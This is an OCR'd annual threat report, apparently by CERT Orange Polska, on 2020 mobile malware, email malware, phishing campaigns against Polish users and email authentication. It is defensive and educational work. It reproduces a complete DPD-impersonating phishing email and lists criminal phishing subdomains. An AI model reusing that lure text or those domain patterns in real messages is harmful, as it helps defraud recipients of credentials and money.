












Malware in the mobile network

The coronavirus has managed to do what no virus, worm or trojan existing in the digital space - it stopped the growing number of threats in the mobile network. This may be a sign that the market is saturating more and more, but there is no doubt that due to the epidemic, we spend more time at home, and the smartphones with default configuration and other mobile devices prioritize the Wi-Fi network over the mobile one. However, smartphones and tablets did not become a less attractive target of attacks, and the increasing variety of purposes for which we use our devices has shaped the malware targeting them.

Malware Callback

1 530 204


Malware Object

87 735

Web Infection

119 493


Mobile infections according to victim's operating system.




The continuation of trends from the previous years can be noticed both in the fixed and mobile network. The overwhelming majority of attacks are adware and malvertisment threats. The fact that it is easier to trick the user into installing a fake application or even clicking mistakingly on an unverified source like an image or a video makes mobile devices the main target of click frauds. It was this group of malware (HiddenAd, Guerilla) that constituted one third of all the threats identified.

The competition can be seen between the official Google stores or, to a lesser extent, the AppStore and malware creators who bypass their safeguards in order to add a malicious application to the store. At the same time it can also be seen that criminals are using more and more often proven techniques on the Windows platform to distribute malware. Examples of e-mail spear-phishing, smishing as well as other hybrids of extortion sent via social media (Facebook, Instagram) and using popular online messengers (Whatsapp, Messenger) have been noticed, too.

Most common malicious software in the mobile network in 2020





The most common scam targeted at Polish companies in the Orange network was the campaign for a surcharge in InPost. This way, the Cerberus, BankBot and Allen banking trojans hit the victim's station, a new Cerberus-based modular malware capable of stealing login details (depending on the configuration, it can "handle" over 200 applications), installing additional applications that enable remote takeover of the device, and most importantly, intercepting authorization keys used in two-factor authentication.

The Joker is also worth mentioning as one of the malicious applications that use the pandemic for the scam. Malware that, unlike the less intrusive HiddenAds and Guerilla, subscribes the user to Premium services and uses access to messages to distribute scam (making therefore another distribution chain with popular mobile messengers).

Mobile systems have become an operating environment equivalent to Windows for cybercriminals. This is confirmed by the scope of phishing prepared for devices with a smaller display. The list of malware targeting mobile devices is ever-growing, and smishing is beginning to apply to more and more scams and extortion.

Piotr Kowalczyk

Our partner's comment:

Grzegorz Michałek


Co-founder and President of the Management Board of Arcabit Sp. z o. o. and mks_vir Sp. z o. o.

Graduate of the Faculty of Electronics and Information Technology at the Warsaw University of Technology. For over 25 years associated with the anti-virus industry, both as part of foreign and domestic companies. Author of many publications on programming. Conducts seminars, trainings and workshops promoting new technologies and innovative approach to online security problems.

2020 surprised everyone. For years, fixed principles have been governing the market, the cooperation of economic and administrative entities, and above all, interpersonal relationships, yet in 2020 they have been turned upside down by the pandemic restrictions. The position of many sectors was put to the test in terms of their endurance and stability on the market, and the need for rapid implementation of channels and resources for remote work and drastic limitation of face-to-face contact between employees and contractors was one of the main tests verifying the security of corporate resources and the competences of people using them. The inevitable chaos that accompanied (and often still accompanies) the work according to the new rules is the perfect starting point for cybercriminals who immediately launched campaigns using the new reality in the first quarter of 2020. It also comes as no surprise that, as in previous years, the attackers focused on data encryption and ransomware.


Indisputably, the main carrier of malware in 2020 was specially prepared e-mails. The data we analysed show that threats blocked by our applications on e-mail accounts made up over 75% of all the attempts stopped whose aim was to deliver and launch malware in the system. Since the beginning of the pandemic, the number of malicious messages has steadily grown (with the characteristic annual "low" holiday season, chart 1). Interestingly - in our opinion - it was not the growing number of messages alone that constituted the main element of risk, but substantive, graphic and linguistic preparation of messages to make it as similar as possible to messages from well-known and established entities on the Polish market - delivery, telecommunications, energy, hosting and financial companies. Compared to previous years, cybercriminals have shifted the focus from quantity to quality of their campaigns. This is an obvious blow to the vigilance and common sense of potential victims, often dormant during remote work.

Blocking e-mails with malicious attachments



There were also campaigns not aimed at launching malware, but focused on intimidating users with the threat of disclosing compromising information, which hackers claimed to have (Chart 2). These campaigns also attempted to extort a ransom "for silence" (this refers to Bitcoins). Two leading schemes of intimidation were noticed - the first one concerned alleged information and material compromising the user directly (e.g. webcam recordings or a list of sites with adult content), the second one concerned areas related to alleged leakage of personal data and was mainly directed at companies. These campaigns caused quite a lot of panic among Internet users scattered in the remote work environment, especially as some of them had activities that fit into the content of the received messages "on their conscience".

Blocking a ransom attempt




While analysing other areas of malware functioning, we have noticed that the activity of typical trojans, backdoors, cryptocurrency miners, botnet-creating applications and viruses has been decreasing since the beginning of the pandemic (Chart 3). In this context, the reverse tendency is particularly interesting in the area of threats that go beyond the classic detection method and are blocked by advanced mechanisms of EDR class modules (Chart 4).

Blocking e-mails with malicious attachments

Based on the previous analyses and current data we estimate that the activity of cybercriminals in 2021, like last year, will be concentrated mainly around mass attacks taking advantage of users' weaknesses. In this context, looking back at the experience from the previous year, the education of users, supported by security software, in the field of recognizing and avoiding harmful and fake content, additionally is particularly important.

Blocking a ransom attempt



Based on data from Arcabit Sp. z o.o./mks_vir Sp. z o.o.

How were we tricked via e-mail?

Phishing remains, as in previous years, the most popular form of attack on individual victims. In 2020, many aspects of our lives moved to the net, so the statement above remains even more relevant.

Cybercriminals use many methods to reach a potential target of attack, such as: text messages, messages sent via Messenger or e-mails. It is the use of e-mail as a phishing vector that remains an essential tool in the hands of scammers.

What happened in 2020?

We have noticed some trends related to phishing activity conducted via e-mail. As a result of the pandemic, most of us was forced to transfer some of our activities to the virtual world. Over the past 12 months, the number of online transactions and orders increased significantly. In the light of these observations, therefore, it is not surprising that the most popular type of phishing - as in previous years, was the one related to parcel deliveries. Attempts were made to extort sensitive data, such as logins and passwords to bank accounts, impersonating various delivery companies. This category was dominated by “parcel surcharges”, well-known since 2019, there were also slightly newer “data updates” and “changes to the regulations”.

Another visible pattern were fake invoices sent to company customers with an order added to pay various types of fees. It is not surprising that this type of phishing campaign appears in e-mails. More and more companies, in order to reduce the use of paper, issue invoices in electronic form. Such documents are most often sent via e-mail, which is why criminals use this path to reach their victims. Someone expecting an invoice and other such letters in the mailbox may not distinguish a fake message from a real one and become the next victim.

The last category of e-mail phishing in the previous year was distribution of information encouraging to participate in various types of special offers and contests with very attractive prizes.

What is e-mail phishing distinguished by?

Speaking of phishing e-mails, let us consider the difference between this vector and other vectors used by scammers. Compared to text messages, criminals have many more means at their disposal to make the message more credible. These include:

- Formatting the e-mail in HTML, which provides much more possibilities to edit the message layout compared to a text message;
- The ability to cover the URLs contained in the e-mail in the form of hyperlinks, which makes it easier to hide suspicious-looking links in the text of the message;
- The possibility to insert pictures into the letter, which allows you to include in the message, for example, logos of the company that the scammer is impersonating, and this in turn makes such an e-mail credible in the eyes of the recipient;
- The ability to hide the sender’s e-mail address under any given name, making the message received from a potentially suspicious address be visible from the recipient’s perspective as provided by a trusted company;
- Taking advantage of the fact that an e-mail can contain much more persuasive content to persuade the recipient to click an unsafe link in the message and convincing them that they are dealing with an authentic e-mail.

Case study - how not to get caught?

In order to demonstrate an example of a technique used by cybercriminals, we will use an original phishing message obtained during the activities of CERT Orange Polska. Below are the elements that we need to pay attention to during verification - whether the received e-mail is authentic or it’s an attempt to phish data.

This is an example of how important it is to carefully verify the sender’s e-mail address. The name displayed indicates that the message was sent by DPD, and the sender’s address is very similar to an e-mail that could be used by the company. At first glance, it looks normal, but the top-level domain here is “.a” and not “.pl” as it would have been if this message had come from an address belonging to DPD.

Such verification may often not be sufficient to make sure that the e-mail received is actually sent from the sender shown in the field. Three solutions help verify it: SPF, DKIM and DMARC. If the scammer is impersonating an institution that does not have SPF (Sender Policy Framework) set up, it is possible to insert the address normally used by that institution in the e-mail sent. SPF verifies if the server that sent the e-mail is entitled to sending mail from that particular source domain. The second solution increasing the credibility of the message sender is DKIM. It enables the ordering party to verify the sender the sender of the message using the RSA encryption key.
On the basis of these two systems, the DMARC mechanism introduces an additional functionality to mail servers. In short, it allows you to configure the behavior of the mail server when it receives a message that has been negatively verified by SPF or DKIM. Examples of possible behaviors are: automatic deletion of a message or display of a warning. DMARC can also be set so as to notify the domain owner that an unauthorized person is sending messages from their domain. Currently, most of the large free mailbox operators, such as Google, Yahoo, and Microsoft, support DMARC.


Cześć [redacted]

Ze względu na brak pełnych danych adresowych nie mogliśmy dostarczyć Twojej przesyłki numer [redacted]

Wymagamy dodatkowych informacji, aby podjąć próbę ponownego doręczenia tej paczki, takich jak podany adres wydaje się niekompletny.

Podaj pełne informacje dotyczące tego adresu, aby spróbować ponownie dostarczyć.

Twoja przesyłka jest obecnie przechowywana w naszym lokalnym magazynie.

Jeśli jednak działanie nie zostanie podjęte w ciągu 48 godzin, zostanie ono zwrócone pierwotnemu nadawcy.

Wybierz jedną z następujących opcji: [redacted]

Kliknij lub naciśnij, aby śledzić link.

>>>>> Zaktualizuj adres ponownej dostawy <<<<<

Opłaty będą naliczane za każdą zorganizowaną ponowną dostawę, której szczegóły znajdują się w powyższych linkach.
Jeśli wolisz osobiście odebrać paczkę, możesz to zrobić w naszym oddziale w Ludwice
Narbutta 4, 02-564 Warszawa, Polska.

DPD @2021

In this fragment of the e-mail, you can see how phishing links are hidden in the form of hyperlinks. When reading this message in a hurry, an inattentive recipient may click the link under the message “Update redelivery address”, which will direct them to a phishing site, instead of the DPD website. Therefore, you should always check where the link actually directs you before clicking on it.

Other features worth noting are that the message is written so as to be as similar as possible to the letter that we could expect from the DPD company. It contains a parcel number that is rarely remembered, so it is difficult to immediately notice that it is not the same as the one on the package. Ifa person who did not order anything receives such a message, it is likely to be ignored, but if it goes to someone that is waiting for a package, it may be mistaken for an authentic message. It is enough to send such a message to a large number of recipients and the probability of hitting the one who is waiting for the order reaches 100%.

Summary

Even though e-mail as a form of communication has been around for years, we should still watch out. It is widely used, unfortunatel, also by cybercriminals. They use available tools to trick their victims into revealing sensitive data at the moment of inattention. Therefore, it is worth being vigilant and taking basic precautions to verify that the e-mail received is what it appears to be at first glance. These measures include: to check where the hyperlink actually directs before clicking, to verify the sender of the e-mail, and to avoid suspiciously good offers and bargains. It’s important to remember that if something is too good to be true, it probably isn’t. In times of ever-increasing rush, finding the moment to carefully check each message can be challenging. However, just a moment to be cautious can save you a lot of trouble in the future.

Hubert Borkowski

Our partner's comment:

Jakub Kałużny

Senior IT Security Consultant at SecuRing.

Author of the Instant Threat Modeling video series, trainer and security consultant at SecuRing. Experienced in analysing and testing high-risk systems in Polish and Australian companies from the financial, aviation, law and casino sectors.

Do cybersecurity professionals always have to be a step BEHIND the attackers? Not necessarily… They can predict their actions and then design security mechanisms to avoid problems.

Attackers realize that companies put more emphasis on security, and the key applications of the largest companies are better and better secured. Therefore, they are looking for the new weakest link, which, based on recent events, seem to be CI / CD tools - code repositories, servers automating the process of building and implementing packages, server and database management systems - as well as access by third party employees, i.e. software suppliers . If the attacker's target is the source code of the application, it is not only on the server where the application is running, but also in many other locations, often accessible from the Internet or from employees' workstations. Unfortunately, there are companies that invest a lot of time and resources in securing the application server, and forget about the source code located in a publicly available repository and protected only by default credentials.

One of the important tasks of the security team, or more broadly, the risk department, is to identify those critical assets that need to be protected. Then it is identified what kind of people might try to attack them and how this might happen. Only then can the security mechanisms and verification of software quality as well as security requirements for external suppliers be properly selected.

These few questions and activities are the subject of an exercise called threat modeling - a session on the verge of business and technology, which allows you to understand the risks and avoid certain groups of vulnerabilities in the early stages of software development. Contrary to patching identified vulnerabilities in running software, changes in certain assumptions

and mechanisms at this stage of design do not entail great costs. Working with both large corporations and smaller software companies, a visible trend of "shift left" can be seen, which means proactive dealing with security. A very good example of this are new positions and roles in teams responsible for threat modeling and defining security requirements as well as placing these requirements in contracts with suppliers. After all, software is only as good as its functional requirements, and as dangerous as many are the threats it overlooks.

Therefore, it is worth being vigilant and taking basic precautions to verify that the e-mail received is what it appears to be at first glance.

Illustrated 2020 Phishing Overview


Phishing attacks constitute the majority of threats that we encounter on the Polish Internet, and observations indicate that there are more and more attacks of this type.

As communication channels become more widespread, so does the scope of attack vectors. Until recently, the most popular of them was e-mail or text message, today these are rather social networks or instant messengers..

The list is an overview of what happened in Poland in phishing attacks in 2020. All cases of malware have been deliberately omitted, not all campaigns are included, for obvious reasons, but the scope of this study shows the scale and variety of threats that may be encountered by each of us. The campaigns described are arranged according to the frequency of creating new domains. Some of them persisted throughout the year.

Fake news leading to fake bots trading cryptocurrencies

The attack is carried out by all kinds of online ads or hijacked social network accounts that send out invitations to friends. Below is an example of an ad on YouTube. A promise of quick money that occurred to a famous person, politician or shop employee ...



Above, an excerpt from an exemplary phishing site used in this type of attack. The target site is below:

On this site, we create an account, pay about 1,000 PLN to start the game, and then the site quickly disappears. This is one of the most popular types of threat. In 2020, we observed and blocked thousands of phishing domains from this type of campaign with the CyberTarcza. The size of the threat probably comes from its multi-vector nature.

Index of /

Name	Last modified	Size	Description
bideronka.is-best.net/	2020-05-07 08:14	-	
cgi-bin/	2020-05-07 06:42	-	
ciezkieczasy.is-best..>	2020-05-07 08:14	-	
dsads123a.is-best.net/	2020-05-07 08:14	-	
faksowy.is-best.net/	2020-05-07 08:14	-	
faktoswe.is-best.net/	2020-05-07 08:14	-	
faktowace.is-best.net/	2020-05-07 08:14	-	
faktowe.is-best.net/	2020-05-06 13:32	-	
faktowy.is-best.net/	2020-05-06 12:44	-	
faktowya.is-best.net/	2020-05-07 08:14	-	
faktowyua.is-best.net/	2020-05-07 08:14	-	
faktujea.is-best.net/	2020-05-07 08:14	-	
faktujemy.is-best.net/	2020-05-07 08:14	-	
fakty24a.is-best.net/	2020-05-07 08:14	-	
fakty25a.is-best.net/	2020-05-07 08:14	-	
fakty26a.is-best.net/	2020-05-07 08:14	-	
fakty27a.is-best.net/	2020-05-07 08:14	-	
fakty28a.is-best.net/	2020-05-07 08:14	-	
fakty29a.is-best.net/	2020-05-07 08:14	-	
fakty30a.is-best.net/	2020-05-07 08:14	-	
fakty31a.is-best.net/	2020-05-07 08:14	-	
fakty32a.is-best.net/	2020-05-07 08:14	-	
fakty33a.is-best.net/	2020-05-07 08:14	-	
fakty34a.is-best.net/	2020-05-07 08:15	-	
fakty35a.is-best.net/	2020-05-07 08:15	-	
fakty37a.is-best.net/	2020-05-07 08:15	-	
fakty39a.is-best.net/	2020-05-07 08:15	-	
faktya.is-best.net/	2020-05-07 08:15	-	
faktyas.is-best.net/	2020-05-07 08:15	-	
infasd2a.is-best.net/	2020-05-07 08:15	-	
informcje1.is-best.net/	2020-05-07 08:15	-	
informcje2.is-best.net/	2020-05-07 08:15	-	
informcje3.is-best.net/	2020-05-07 08:15	-	
informje3.is-best.net/	2020-05-07 08:15	-	
informje4.is-best.net/	2020-05-07 08:15	-	
informje5.is-best.net/	2020-05-07 08:15	-	
informje7.is-best.net/	2020-05-07 08:15	-	
informje8.is-best.net/	2020-05-07 08:15	-	
informje9.is-great.net/	2020-05-07 08:15	-	
jakotako.is-best.net/	2020-05-07 08:15	-	
jutrobedzie.is-best...>	2020-05-07 08:15	-	
lubicplacki.is-best...>	2020-05-07 08:15	-	
lubiego.is-best.net/	2020-05-07 08:15	-	
lubiszto.is-best.net/	2020-05-07 08:15	-	
mojekobe.is-best.net/	2020-05-07 08:18	-	
pafiilate.byethost32..>	2020-05-07 08:18	-	

Above, an uncovered set of domains generated by criminals, for only one day.


Login credentials for social networks

Sometimes an innocent-looking ad is enough to take over your login details. In the screenshot we can see the intercepted account that puts up an advert with a phishing domain, while the unaware user forwards it ... One click and we have a panel Facebook login.

Here is an example of a fake message:

Hijacked accounts can also spread fake news about sudden, extraordinary events, kidnappings, etc. When we want to play a shocking recording ... we go to the Facebook login panel.

Suddenly, an old friend may contact us and ask for help:



After clicking on the link, you will find yourself on such a site, for example:

This time it's SMS Premium. There is no information in the regulations about what the competition is or who organizes it. Interestingly, this scheme of sending phishing domains directed to Premium SMS only for a moment, in most cases it directed to ... a fake Facebook login site.


It usually ends the same way:

A fake login site that differs from the real one only in the address. After entering the login and password, the login data for the social network is taken over. Victims are often unaware that they have provided login details. Meanwhile, criminals, from time to time, log into hijacked accounts to gain access data of new friends. They also try to monetize the contacts gained by cheating on “BLIK” or by promoting fake casinos or dating sites.


An attempt to steal access data to Facebook is, next to fake cryptocurrency news, the most popular type of attack on Polish internet users in 2020. And the screenshot above is undoubtedly the most frequently displayed image on the Polish phishing Internet.

Login data to banking systems

There are a lot of ways here. From text messages related to current events:



To those that are unexpected, bring anxiety, require quick action and cost little:




Sometimes we want to help someone:

And sometimes someone wants to disconnect electricity:

Sometimes someone tells us that our service is about to expire:

Another time someone says that our parcel will not arrive:


You can do it also like this:



There are plenty of examples, but usually all these attacks ended in a payment panel similar to the one below:

We enter the login and password, rewrite the code from a text message and ends up with emptying of the bank account.


Fake Online Shops




At first glance, everything is right, but there is no company data, no e-mail or phone number. The choice of payment methods is also very limited. The domain itself was registered just a few days earlier. Several hundred such stores were established for various clothing brands in 2020.

Opportunity makes the thief. This time Black Friday was the opportunity. Below there is proof that every page can be fabricated:

The only solutions is, unfortunately, more time-consuming methods of verification. In this particular case, even the data of ‘the Who is’ appeared to be real, and one of the key pieces of evidence on the illegality of the site was the payment panel:




Without the choice of banks or other common types of online payments.



Paid subscriptions

Under the pretext of an occasional contest, we can win a free mobile phone. In fact, we provide our credit card details and sign up for the subscription for e.g. 60 euros per month:

You can subscribe unknowingly or... lose money when trying to quit:



What's in the link? Payment panel, through which we lose login details to electronic banking or payment card details.

Login credentials for game platforms

Above there is a fake panel of stuff exchange from Steam. As a result, our login details to this platform are lost, obviously.

Let us recall an unusual attack aimed at taking over bank login details:

This is a start page, then we choose the bank:

We enter login and password, and even other sensitive data:

The result? Can be predicted.

Personal data

This type of threat may not be entirely considered phishing, but due to the use of brand logos without its consent and a bunch of hidden marketing consents vouchers are included in this list.

As a result of going through the entire process, we share our personal data with a large number of companies:


Even all consents are ticked automatically. And the voucher? Probably there was, but only for the first person who, anyway, got such a message much earlier than us.

Access data for internet services

If a website becomes popular, it always has a chance to be attacked:


As a result, we lose login data to the platform:

And payment card details, too:



Allegro has always been among the brands involved in phishing activities, but this time the most extensive attack was on OLX users.

The attack is so unusual that it is aimed at sellers, not buyers. The alleged buyer contacted the seller via an internet messenger, left a link that could be used to collect payment for the offered goods. In return, the victim shared payment card details and even banking system login details. This type of criminal activity was thriving, the CyberTarcza blocked about 20-30 new domains a day. On the other hand, criminals also developed their arsenal, e.g. with new brands involved in the illpractice:




Domains intercepted

The last example is a hacking mechanism combined with phishing.

In order to cheat the verification systems, criminals break into a working server of for example, a company and insert a phishing panel inside. For example one like this:

In this case, the owner of the site contacted us after a few months asking why his site was being blocked, not being aware that he had kept the threat in his infrastructure.

Sometimes criminals use such attacked and, I emphasize it,, still functioning website to generate unique subdomains, which then go to potential phishing victims. This was the case with the following e-mail attack:



Data is valuable

The constant evolution of attacks and their size confirms that data is increasingly valueable. Whether personal data or login credentials will be stolen and how this will happen will only depend on the effectiveness of the phishing method and the actual profit from the investment. If a method does not bring the expected profits, it is developed, if that does not help quite quickly, it is replaced with another, which is more profitable. We have data, logins, passwords and money, and criminals want access to it very much. How much? Feel free to study the statistics of the report.

Grzegorz Zembrowski

With the support of our systems, we try to help you and block confirmed malicious sites as soon as possible. Thanks to this, either you'll fail to download the fake application, or, in the worst case, the installed application will not connect to the criminals' servers.

Articles by experts and partners of CERT Orange Polska.

With COVID through phishing

Take a look at the past, let's say

at the beginning of 2020 - this is when the period covered in our report begins. Would you say then that a year later many of us will almost forget what our offices look like? That we will spend most of the year at the home office? Cybercriminals did not expect this either. Therefore, in the first quarter, when the SARS-Cov-2 virus first took control of the media, they also had to take care of themselves and their families, go through the first shock. The effect of this is a visibly general decrease in malicious activity.


However, the peace could not last forever...

Infection Map with Malicious "Insert"

Until the global pandemic became a reality, many internet users were regularly checking the map of the spread of the coronavirus. The website run by the John Hopkins University was for some time one of the most popular sites in the world.

Users were used to its characteristic design, were confused with social engineering tricks to download the application, which allegedly showed number of infections in case of problems with access to the website. Interestingly, the map that appeared when the exe file was launched connected to the website showing real data, but installed the Azorult Trojan in the background. Its "additional" activity consisted in data theft (logins, passwords, credit card numbers, browsing history, cryptocurrency data) and setting up an additional administrator account in the background, opening a remote desktop with full access for the criminal to the victim's computer.

